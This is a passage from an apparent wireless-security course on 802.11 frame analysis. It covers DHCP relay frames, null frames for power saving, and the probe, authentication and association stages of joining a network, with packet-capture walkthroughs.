Client to AP

Looking at frame 3 in Figure 3-36, it may at first glance appear to be identical to the second frame, however they differ slightly. Look back at Figure 3-35 and take notice of the *FromDS* and *ToDS* bits. In frame 2, *ToDS* is set to 1 and *FromDS* is set to 0 whereas in frame 3, the reverse is true. This means that the AP re-sent the DHCP request into the wireless network (because of the destination address: 255.255.255.255).



Figure 3-36 - DHCP Request Sent into the Wireless Network

Finally, in frame 4, shown in Figure 3-37, the DHCP server at 172.16.0.254 gave the IP address of 172.16.0.5 to the client.



Figure 3-37 - DHCP Server Assigns IP to Client

3.4.1.2 Null Frame

Capture File: http://www.offensive-security.com/wifu/null-data-packet.pcap

Null frames consist only of MAC headers and a FCS. They are used by stations to indicate that they are going into power-saving mode. Notice in the frame displayed in Figure 3-38 that the power management (*PWR MGT*) bit is set.



Figure 3-38 - Null Frame Sent from a Station

When the station exits power-saving mode, it sends the same frame with the power management bit reset and the AP will send the client any buffered frames that are waiting.

3.5 Interacting with Networks

The following module will explain the different steps taken to connect to, and transmit data on, a wireless network.

Figure 3-39 illustrates the stages that are involved in connecting to a wireless network.



Figure 3-39 - The Stages in Connecting to a Network

We can separate this process into 3 main parts:

Probe

1. The STA first sends a probe on all channels to find the AP
2. The APs in range answer the probe request

Authentication

1. The STA authenticates to the AP, by default to the one with the best signal
2. The authentication process occurs (the length of the process varies)
3. The AP sends a response to the authentication

Association

1. The STA sends an association request
2. The AP sends an association response
3. The STA can communicate with the network

After this process is completed, data can then be exchanged on the network.

Note: For WPA encryption, there is another phase, key exchange and verification, that happens just after association before being able to use the network.

3.5.1 Probe

A probe is the first stage in connecting to a wireless network. In this phase, the card (drivers) searches for an AP. Figure 3-40 below illustrates the process.



Figure 3-40 - The Probe Process

3.5.1.1 Probe Phase in Detail

Capture File: http://www.offensive-security.com/wifu/probe-req-resp.pcap

We will first review the entire probe request/response phase of a client seeking to connect to an unencrypted wireless network. The players in this scenario are:

AP: 00:12:BF:12:32:29 **ESSID:** Appart **STA:** 00:15:6D:10:11:05

The first packet, shown in Figure 3-41, is a network beacon from the AP with a network name of "Appart". It has no encryption, is transmitting on channel 3, and is in 802.11b mode as 1, 2, 5.5, and 11 Mbit are the supported rates.



Figure 3-41 - Beacon Frame from the AP

The second packet is a probe request originating from the wireless client. The interesting thing to note is that the length of the SSID field is 0. This means that this is a broadcast probe, which is searching for available networks.



Figure 3-42 - Broadcast Probe Request

In the third packet, shown in Figure 3-43, the client sends a directed probe request to the specific network name of “Appart”.



Figure 3-43 - Directed Probe Request

The fourth packet is the probe response from the AP to the client, indicating its capabilities. If you compare the beacon from Figure 3-41 to this packet, you'll notice that the various elements found in this packet are the same as those advertised in the beacon.



Figure 3-44 - Probe Response from the AP

The final packet in this exchange is the ACK packet from the STA to the AP for the directed probe response.

3.5.1.2 Probe Phase for WEP

Capture File: http://www.offensive-security.com/wifu/probe_wep.pcap

We'll next review the probe phase involving a network using WEP encryption. The players are:

AP: 00:12:BF:12:32:29 **ESSID:** Appart **STA:** 00:12:F0:A1:00:83

The first packet, as shown in Figure 3-45, is a network beacon from the AP.

